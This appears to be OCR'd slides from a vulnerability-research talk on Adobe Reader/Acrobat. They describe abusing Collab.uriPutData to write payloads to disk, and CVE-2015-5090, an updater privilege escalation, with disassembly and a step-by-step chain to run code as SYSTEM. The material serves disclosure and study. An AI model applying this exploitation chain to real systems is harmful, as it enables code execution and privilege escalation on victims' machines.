
Constructing the exploit

– Overview of the Collab.uri* API's:
  – The API's are used for "Collaboration"
  – uriDeleteFolder/uriDeleteFile/uriPutData/uriCreateFolder are privileged API's
  – uriEnumerateFiles is NOT privileged
  – The Collab.uri* methods take a URI path as an argument (at least)
  – The path expected should be a UNC path
  – The UNC path should start with smb:// or file://

– The API's fail to:
  – Sanitize the UNC path (smb://localhost/C$/XXX works)
  – Check the filetype of the filename to be written on disk (in the case of uriPutData)
  – Check the content of oData object to be dumped (in the case of uriPutData)

Constructing the exploit

– What we have so far:
  – We can dump files on disk using the Collab.uriPutData() method
  – The file contents that we want to dump should be passed as an oData object
  – Stream objects do work!



Constructing the exploit


- We can attach files in PDF documents and extract the contents
- We should chain the uriPutData call with one of the bypasses that we discussed earlier

Then what ? How can we get RCE? Actually there are two obvious ways...

Constructing the exploit


Gaining RCE

- First way…a la Chaouki:



Basically write a file to the startup and wait for a logoff/logon ☺

- Second way is writing a DLL that would be loaded by Adobe Acrobat




Vulnerable Versions

	Windows	MacOSX
Adobe Reader	Vulnerable – Limited (Sandbox)	Vulnerable
Adobe Reader DC	Vulnerable – Limited (Sandbox)	Vulnerable
Adobe Acrobat Pro	Vulnerable	Vulnerable
Adobe Acrobat Pro DC	Vulnerable	Vulnerable

Constructing the exploit


Putting it all together (Adobe Acrobat Pro)

1. Attach our payload to the PDF
2. Create a JS that would execute when the document is open
3. JS is composed of:
    1. Extraction of the attachment
    2. Bypass JS privileges
    3. Execute Collab.uriPutData to output our payload (startup/dll)



Windows Exploit Demo

Reader for MacOSX DEMO



Understanding the Shared Memory Attack Surface

Hewlett Packard Enterprise

Shared Memory

– Region used to share data that multiple processes can use


– API’s that are used to interact with Shared Memory
  – OpenFileMapping
  – MapViewOfFile
  – ReadProcessMemory
  – WriteProcessMemory

– Adobe Reader’s updater creates a Shared Memory region
  – Used to parse updater command line arguments and other data

Updater’s Shared Memory

– Weak permissions

– Authenticated users are allowed to read / write to the SM



Updater’s UserControls

– Updater service (ARMSvc.exe) supports multiple user controls:

```
0040C230 ; void __stdcall HandlerProc(DWORD dwControl)
0040C230 HandlerProc proc near
0040C230
0040C230 dwControl= dword ptr  8
0040C230
0040C230 push    ebp
0040C231 mov     ebp, esp
0040C233 mov     eax, [ebp+dwControl]
0040C236 push    eax
0040C237 mov     ecx, offset unk_4127A8
0040C23C call    UserControls
0040C241 pop     ebp
0040C242 retn    4
0040C242 HandlerProc endp
```

Updater’s UserControls

– Interesting UserControls are 170/179:
  – 170 - Creates a shared memory section:

```
.text:00406AEC
.text:00406AEC loc_406AEC:                             ; CODE XREF: UserControls+66↑j
.text:00406AEC                                         ; DATA XREF: .text:off_406C04↓o
.text:00406AEC                 push    0               ; jumptable 00406A86 case 170
.text:00406AEE                 push    offset aEnteredSharedm ; "entered SHAREDMEMOTY_CREATE"
.text:00406AF3                 push    2               ; int
.text:00406AF5                 call    sub_406380
.text:00406AFA                 add     esp, 0Ch
.text:00406AFD                 call    sub_408890
.text:00406B02                 test    eax, eax
.text:00406B04                 jz      short loc_406B17
.text:00406B06                 push    0               ; Val
.text:00406B08                 push    offset aCreateSmSuccee ; "create SM succeeded"
.text:00406B0D                 push    2               ; int
.text:00406B0F                 call    sub_406380
.text:00406B14                 add     esp, 0Ch
```

Updater’s UserControls

– 179 - Executes ELEVATE
  – Runs AdobeARMHelper.exe with arguments from the Shared Memory section

```
.text:00406B2D
.text:00406B2D loc_406B2D:                             ; CODE XREF: UserControls+66↑j
.text:00406B2D                                         ; DATA XREF: .text:off_406C04↓o
.text:00406B2D                 push    0               ; jumptable 00406A86 case 179
.text:00406B2F                 push    offset aEnteredElevate ; "entered ELEVATE_ARM"
.text:00406B34                 push    2               ; int
.text:00406B36                 call    sub_406380
.text:00406B3B                 add     esp, 0Ch
.text:00406B3E                 call    ParseCommandLine
.text:00406B43                 push    0               ; Val
.text:00406B45                 push    offset aFinishedElevat ; "finished ELEVATE_ARM"
.text:00406B4A                 push    2               ; int
.text:00406B4C                 call    sub_406380
```

Attacking the updater

– Looking into AdobeARMHelper.exe, we find sub_42A260

1. Finds the first file in a given directory
2. Check to verify the file is signed by Adobe

– If it's signed by, Adobe sub_42A260 copies the file to the directory where AdobeARM.exe resides:

```
0042A33F push    0FFFFFFFFh      ; int
0042A341 lea     ecx, [ebp+var_1C]
0042A344 call    unknown_libname_32 ; Microsoft VisualC 2-11/net runtime
0042A349 push    eax             ; lpFileName
0042A34A call    FindFirstFileAndCheckSignature
0042A34F add     esp, 8
0042A352 test    eax, eax
0042A354 jz      loc_42A4AE
```

Attacking the updater

– If it fails, it bails out:

```
.text:0042A4AE loc_42A4AE:                             ; CODE XREF: sub_42A260+F4↑j
.text:0042A4AE                 push    offset aSourceFileNotS ; "Source file not signed by Adobe: "
.text:0042A4B3                 lea     ecx, [ebp+var_44]
.text:0042A4B6                 call    verbose
.text:0042A4BB                 mov     byte ptr [ebp+var_4], 0Ah
.text:0042A4BF                 push    0
.text:0042A4C1                 lea     eax, [ebp+var_1C]
.text:0042A4C4                 push    eax
.text:0042A4C5                 lea     ecx, [ebp+var_44]
.text:0042A4C8                 push    ecx
.text:0042A4C9                 push    1
.text:0042A4CB                 call    sub_434F90
.text:0042A4D0                 add     esp, 10h
.text:0042A4D3                 mov     byte ptr [ebp+var_4], 3
.text:0042A4D7                 lea     ecx, [ebp+var_44]
.text:0042A4DA                 call    unknown_libname_8 ; Microsoft VisualC 2-11/net runtime
.text:0042A4DF
.text:0042A4DF loc_42A4DF:                             ; CODE XREF: sub_42A260+24C↑j
.text:0042A4DF                 jmp     short loc_42A512
.text:0042A4E1 ; ---------------------------------------------------------------------------
.text:0042A4E1
.text:0042A4E1 loc_42A4E1:                             ; CODE XREF: sub_42A260+D9↑j
.text:0042A4E1                 push    offset aFileCopyFail_0 ; "File copy failed: "
.text:0042A4E6                 lea     ecx, [ebp+var_48]
.text:0042A4E9                 call    verbose
.text:0042A4EE                 mov     byte ptr [ebp+var_4], 0Bh
```

Attacking the updater

– If it succeeds, it copies the file:

```
.text:0042A417
.text:0042A417 loc_42A417:                             ; CODE XREF: sub_42A260+184↑j
.text:0042A417                 push    0               ; bFailIfExists
.text:0042A419                 lea     ecx, [ebp+var_24]
.text:0042A41C                 call    unknown_libname_32 ; Microsoft VisualC 2-11/net runtime
.text:0042A421                 push    eax             ; lpNewFileName
.text:0042A422                 lea     ecx, [ebp+var_1C]
.text:0042A425                 call    unknown_libname_32 ; Microsoft VisualC 2-11/net runtime
.text:0042A42A                 push    eax             ; lpExistingFileName
.text:0042A42B                 call    ds:CopyFileW
.text:0042A431                 test    eax, eax
.text:0042A433                 jz      short loc_42A46F
.text:0042A435                 push    offset aFileCopied ; "File copied: "
.text:0042A43A                 lea     ecx, [ebp+var_3C]
.text:0042A43D                 call    verbose
.text:0042A442                 mov     byte ptr [ebp+var_4], 8
.text:0042A446                 push    0
.text:0042A448                 lea     edx, [ebp+var_1C]
.text:0042A44B                 push    edx
.text:0042A44C                 lea     eax, [ebp+var_3C]
.text:0042A44F                 push    eax
.text:0042A450                 push    1
.text:0042A452                 call    sub_434F90
```

Attacking the updater

– Path for the folder where the files is to be copied is not checked
  – An attacker **can** supply his own path where he wants a file to be copied
– When the first file is found, the file name is not checked
– When the first file is found, the file extension is not checked
– Nevertheless this function DOES check whether the first file found in a given directory is signed by Adobe

Constructing the Exploit

Putting it all together - CVE-2015-5090

– What we're able to do:

1. Control arguments passed to AdobeARMHelper/AdobeARM via the SM
2. Execute AdobeARM.exe under system privileges whenever we want
3. Overwrite AdobeARM.exe with *any* file as long as it's signed by Adobe

– What we NEED to do:

1. Have something NOT signed by Adobe get executed.

Putting it all together - CVE-2015-5090

- To exploit this bug, we need to overwrite AdobeARM.exe with something signed by Adobe, but something that would allow us to do interesting things
  - For example, arh.exe is an Adobe AIR install wrapper
- In theory:
  - We can overwrite AdobeARM.exe with arh.exe (which is totally legit since it's signed)
  - Then probably have arh.exe install an arbitrary AIR application
- Problem:
  - arh.exe will not allow *any* extra arguments to be passed to it
  - It will fail since some of the arguments passed from the SM are not directly controlled by us
- Best strategy:
  - Overwriting AdobeARM.exe with a signed binary that won't complain when we pass extra arguments to it

Putting it all together - CVE-2015-5090

– If we look closely at Acrobat Pro, we would notice that it contains a binary called AcrobatLauncher.exe

– This binary allows us to launch Acrobat.exe with a given PDF file

– The nice thing about AcrobatLauncher.exe is that it ignores extra arguments and doesn't complain/bail out


– Command line argument:

  – AcrobatLauncher.exe -open PDF_FILE

Putting it all together - CVE-2015-5090

1. Trigger SM creation
2. Write arguments to SM
3. Trigger ELEVATE user control to copy AcrobatLauncher.exe (as AdobeARM.exe) to c:\progra~1\common~1\Adobe\ARM\1.0\AdobeARM.exe
   - This basically overwrites the updater
4. Run the new AdobeARM.exe, which will execute Acrobat.exe with our PDF exploit
   - This step is automatically done with the ELEVATE control
5. The PDF exploit should dump secur32.dll in c:\progra~1\common~1\Adobe\ARM\1.0
   - This is done using one of our JavaScript bypasses
6. Clear the temp folder so AdobeARMHelper.exe won't copy anything from the temp folder when we call ELEVATE one more time
7. Re-write to SM so it will execute our new AdobeARM.exe without any modifications
8. Execute ELEVATE again which will execute AdobeARM.exe (which is in fact AcrobatLauncher.exe) with only the "-open" option which will load our secur32.dll and pop calc as SYSTEM

CVE-2015-5090 Demo



From PDF to Root Video Demo

So, did Adobe finally fix the bypass issue?

Conclusion

@thezdi